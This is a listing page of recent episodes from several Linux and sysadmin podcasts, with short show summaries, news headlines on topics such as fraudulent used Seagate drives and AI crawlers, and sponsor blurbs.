Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 263: Seagate RAID
McDonald’s IT systems seem to be riddled with 90s-style coding errors, we finally know where the fraudulent hard drives came from, when IT workers go rogue, and ZFS on root without using FreeBSD or Ubuntu.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
News/discussion
Seagate Uncovers Global Scheme That Sold 1 Million Used Drives as New
# smartctl -l farm /dev/sdx
Developer gets 4 years for activating network “kill switch” to avenge his firing
Woman gets 8 years for aiding North Koreans infiltrate 300 US firms
Free consulting
We were asked about ZFS on root without using FreeBSD or Ubuntu.
Linux Matters 63: Running Linux on an iPad
In this episode:
- Martin has been running Linux on an iPad using a-Shell, a-Shell mini, and iSH. He also used copyparty.
- Alan went to a hackathon and used Tessl. If you want to try their closed beta, join their discord and tell them popey sent you.
- Mark installed GrapheneOS on a Pixel 8a.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 349
What happens to Linux after Linus, what a German legal case might mean for blocking ads on the web, Graham tell us about his new foldable phone which Joe has also had for about 7 months, and a quick KDE Korner.
News/disccussion
The plan for Linux after Torvalds has a kernel of truth: There isn’t one
‘Ad Blocking is Not Piracy’ Decision Overturned By Top German Court
Foldable phone
Graham has just bought a Pixel 9 Pro Fold, and Joe has had his for about 7 months. It’s chunky, fragile, but really cool. Especially for reading, playing old games, and using ssh. Graham mentioned a screenshot of his old phone and Will mentioned a photo that Graham took of the new phone.
KDE Korner
On screen keyboard feedback wanted
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Entroware
This episode is sponsored by Entroware. They are a UK-based company who sells computers with Ubuntu preinstalled. They have configurable laptops, desktops and servers to suit a wide range of Linux users. Check them out and don’t forget to mention us at checkout if you buy one of their great machines.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux After Dark – Episode 103
It’s the £20 Linux machine challenge! This time the rules are stricter: no adding storage and RAM. It turns out that if you try really hard, you can buy a really nice Linux computer on a seriously low budget.
Check out part 1 and part 2 of the £50 challenge that we did previously.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 262: It’s About Control
Google is planning to assert even more control over which Android apps can be installed, the US government takes a 10% stake in Intel, and minimum networking speeds in homes and offices.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
ZFS Basecamp Launch: A Panel with the People Behind ZFS
News/discussion
A new layer of security for certified Android devices
US government takes 10 percent stake in Intel in exchange for money it was already on the hook for
Free consulting
We were asked about minimum networking speeds in homes and offices.
Late Night Linux – Episode 348
The AI crawler bot arms race has developed more quickly than we hoped, Google pretends to care what the community thinks, full Linux desktop apps are probably coming to Android, Thunderbird shares more details of their paid services and we are interested, and PuTTY has a great new domain name.
News
It seems like the AI crawlers learned how to solve the Anubis challenges
these sham community engagement exercises piss me off
Hands-on: We ran full desktop Linux apps on an Android phone!
Thunderbird Pro August 2025 Update
There is a new short domain name for #PuTTY!
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 131
We explore the differences between terms like coder, software developer, engineer, and architect. They are often used interchangeably, but there can be real differences between them. Or at least once upon a time there were differences.
Vibe coders are in for a shock. Writing code was never that hard.
Don’t Let Architecture Astronauts Scare You
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 37
What exactly is platform engineering, and how does it differ from DevOps?
Insta360 Go Ultra
Insta360 have just launched their brand-new pocket camera, the GO Ultra. To get free Sticky Tabs with it go to store.insta360.com and use the promo code “hybridcloud”, available for the first 30 purchases only.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 261: Worms and Baskets
Why you can’t rely on a single cloud provider, Jim discovers AI that spreads itself like a worm, and configuring all-flash arrays.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
FreeBSD Summer Roundup: Guide to Lock-In Free Infrastructure
News/discussion
AWS deleted my 10-year account and all data without warning
AWS Restored My Account: The Human Who Made the Difference
Free consulting
We were asked about configuring all-flash arrays.
Linux Matters 62: Mirrors, Motors and Makefiles
In this episode:
- Alan prepares for the inevitable by mirroring GitHub to Forgejo.
- Martin sidesteps complexity with Just.
- Mark gives his first thoughts on the VW ID.3.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 347
Xfce running on Wayland on openSUSE, Canonical laid off the printing guy, Mozilla pisses people off with AI tab groups, and what the post-x86 world will look like for desktop Linux. Plus a handy way to save and run project-specific commands, turning any device into a file server, and a convoluted way to get wind data from planes. With guest hosts Gary from Linux After Dark and Hybrid Cloud Show, and Kevin from Linux Dev Time.
News/discussion
Try Xfce on Wayland with openSUSE Leap 16.0 RC
Urgent help for OpenPrinting needed!
OpenPrinting News – 25 years of working full-time for printing with free/open-source-software
OpenPrinting News to stay up-to-date
Mozilla Slammed Over Battery-Draining “Garbage” AI in Firefox
Asahi Linux Progress Report: Linux 6.16
Intel CPU Temperature Monitoring Driver For Linux Now Unmaintained After Layoffs
Additional Intel Linux Drivers Left Orphaned & Maintainers Let Go
Discoveries
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Entroware
This episode is sponsored by Entroware. They are a UK-based company who sells computers with Ubuntu preinstalled. They have configurable laptops, desktops and servers to suit a wide range of Linux users. Check them out and don’t forget to mention us at checkout if you buy one of their great machines.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux After Dark – Episode 102
It’s our annual episode where we need to talk about Ubuntu. This time most of us are broadly indifferent about the distro itself, so we end up mostly discussing our concerns about Canonical.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 260: Watery Email
AMD’s recent mobile-class processors impress us with their power to performance ratio, the UK government suggests a preposterous way to save water, setting up verified boot with snapshots, and the best way to configure ZFS to run VMs.
Plugs
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
ZFS Summer Roundup: Smart Hardware Advice
News
AMD Ryzen AI Max+ 395 vs. Ryzen 9 9950X vs. Ryzen 9 9950X3D Linux Performance Review
UK Government says delete old emails to save water
UK government to invest over £2 billion in the UK’s AI ecosystem
Free consulting
We were asked about setting up verified boot with snapshots, and the best way to configure ZFS to run VMs.
Ask The Hosts – Episode 27
The field of science we find most interesting, the bionic enhancements we’d want, the longest we’ve stayed awake, and the wisdom we’d pass onto the next generation. With Gary from Linux After Dark and Félim from Late Night Linux.
Patrons got this this in their feed two weeks ago.

Late Night Linux – Episode 346
A new Debian version is out and it’s the end of the 32-bit x86 era, an AWS user almost found out the hard way about the need for proper backups, GitHub is finally fully swallowed into Microsoft (having gone all in on AI), and a quick KDE Korner. With guest hosts Gary from Linux After Dark and Hybrid Cloud Show, and Kevin from Linux Dev Time.
News
AWS deleted my 10-year account and all data without warning
AWS Restored My Account: The Human Who Made the Difference
The XP-Pen Artist 22R Pro works on Linux now
Let’s properly analyze an AI article for once
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Linux Dev Time – Episode 130
Not invented here syndrome is very common in open source. We get into why that is, when it makes sense to start your own project from scratch, and how contributing to existing software can sometimes be better for everyone.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 36
Shane gives us an update on his janky Kubernetes homelab. The storage is under control with ZFS, he’s got a decent switch, and everything is in Git – so maybe it isn’t that janky anymore.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 259: New Web?
The Web is a mess of tracking and AI scraping so do we need a new one, would it even be possible, or is this the wrong question? Plus setting up servers in a garage where dusty woodworking is happening.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Free consulting
We were asked about setting up servers in a garage where dusty woodworking is happening.
Linux Matters 61: Coding in my pants
In this episode:
- Martin has a fancy GitHub profile.
- Shields.io – Concise, consistent, and legible badges
- github-readme-stats – Dynamically generated GitHub stats.
- readme-scribe – Automatically generates & updates markdown content, like your README.md
- Latest blog posts, podcasts, live streams, YouTube videos from RSS
- Latest release, starred repos.
- Thank and mention sponsors.
- Uses git-auto-commit-action to automatically commit and push changed files and push-files-to-another-repository to push the rendered README.md to my wimpysworld GitHub org.
- snk – GitHub user contributions graph as animated snake game
- Uses ghaction-github-pages to update a branch everynight
- Alan is busy maintaing lots of Snaps.
- Mark retired Advanced Volume Control for GNOME.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 345
Whether we need a properly open source ChromeOS alternative (or maybe we already have loads of them), what to do about bogus AI vulnerability reports, PuTTY’s confusing website confusion, a cool new game, a quick KDE Korner, and more.
News/discussion
Please, FOSS world, we need something like ChromeOS
Save 20% on Look Mum No Computer on Steam
How we Made A Game With An Interactive Sound Track
Controversy over PUTTY.ORG website growing fast
PuTTY: a free SSH and Telnet client
KDE Korner
KDE’s Android TV alternative, Plasma Bigscreen, rises from the dead with a better UI
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
1Password Extended Access Management
Take the first step to better security for your team by securing credentials and protecting every application — even unmanaged shadow IT.
Learn more at 1password.com/latenightlinux
Linux After Dark – Episode 101
Gary has been using a Framework 12 laptop for a few weeks and gives us his impressions of it. Are the upgradability and repairability worth the premium price he paid for it?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
2.5 Admins 258: Artificial Dirtbag
Jim is concerned that although over-anthropomorphising LLMs is a mistake, we should be cautious about some of their human-like behaviour. Plus how to maintain old ZFS pools, and accessibility in the BSDs.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Discussion
Grok will no longer call itself Hitler or base its opinions on Elon Musk’s, promises xAI
Free consulting
We were asked about how to maintain old ZFS pools, and accessibility in the BSDs.
Late Night Linux – Episode 344
Intel kills its Linux distro without any notice, the UK government might ban state organisations from paying ransomware ransoms, we laugh at a vibe coding disaster, KDE’s new immutable arch-based distro, and more.
News
All good things come to an end: Shutting down Clear Linux OS
Clear Linux OS terminated as Intel trims the fat
Final Benchmarks Of Clear Linux On Intel: ~48% Faster Than Ubuntu Out-Of-The-Box
UK to lead crackdown on cyber criminals with ransomware measures
Hacker Plants Computer ‘Wiping’ Commands in Amazon’s AI Coding Agent
Vibe coding service Replit deleted production database
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux Dev Time – Episode 129
With the recent news of Bcachefs (probably) being removed from the Linux kernel, we are joined by Allan Jude from 2.5 Admins and Klara to discuss some of what we think went wrong, how to manage and maintain multiple releases of a project at once, and why release engineering is an important concept.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Hybrid Cloud Show – Episode 35
What to think about when picking a public cloud provider, and why it depends on the needs of your business. Free credits, billing complexity, available tools, small clouds vs the big three, hiring people with experience of particular cloud platforms, support, compliance, ease of repatriation, and more.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
2.5 Admins 257: Outage365
Two recent outages were handled very differently but show the dangers of centralisation, Let’s Encrypt is introducing certificates for IP addresses, and the differences between backup and production systems.
Plug
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
News/discussion
Microsoft’s 19-hour Outlook outage exposes fragility in cloud infrastructure
Cloudflare 1.1.1.1 incident on July 14, 2025
We’ve Issued Our First IP Address Certificate
Free consulting
We were asked about the differences between backup and production systems.
Linux Matters 60: Frankenstein’s Ubuntu Server Framework
In this episode:
- Martin uses xdg-override to answer the question, How do you change browser in Slack anyway?
- Mark upgrades the SSD in his Framework laptop in the most elaborate way, e-v-e-r!
- Alan masters
ghto build reports and automate GitHub operations.
You can send your feedback via show@linuxmatters.sh or the Contact Form. If you’d like to hang out with other listeners and share your feedback with the community you can join:
- The Linux Matters Chatters on Telegram.
- The
#linux-matterschannel on the Late Night Linux Discord server.
If you enjoy the show, please consider supporting us using Patreon or PayPal. For $5 a month on Patreon, you can enjoy an ad-free feed of Linux Matters, or for $10, get access to all the Late Night Linux family of podcasts ad-free.
Tailscale
Tailscale makes creating software-defined networks easy: securely connecting users, services, and devices. Go to tailscale.com/linuxmatters and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.

Late Night Linux – Episode 343
The sad reality of the AI crawler bot arms race, the baddies seem to be obsessed with Xorg, but Wayland will soon be a reality for older smaller desktops (hopefully). Plus controlling a silly Red Dwarf thing, software releases with feature flags, a massive list of cheat sheets, another way to avoid the likes of Reddit, old skool CPU monitoring, and an update on Joe’s KDE experiment.
News/discussion
Anubis guards gates against hordes of LLM bot crawlers
Wayback Is Now Hosted On FreeDesktop.org
The price of software freedom is eternal politics
Discoveries
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/lnl and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code Linux25 for three free months of any Tailscale paid plan.
Entroware
This episode is sponsored by Entroware. They are a UK-based company who sells computers with Ubuntu preinstalled. They have configurable laptops, desktops and servers to suit a wide range of Linux users. Check them out and don’t forget to mention us at checkout if you buy one of their great machines.
Support us on patreon and get an ad-free RSS feed with early episodes sometimes
Linux After Dark – Episode 100
It’s our 100th episode spectacular! We look back at some of the memes and themes of our first hundred episodes including our obsession with old hardware, our silly challenges, our move away from custom phone ROMs, our disappointment with Arm desktop Linux, composable/immutable distros, how we’ve changed as people, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed.


26.04
Gear 25.08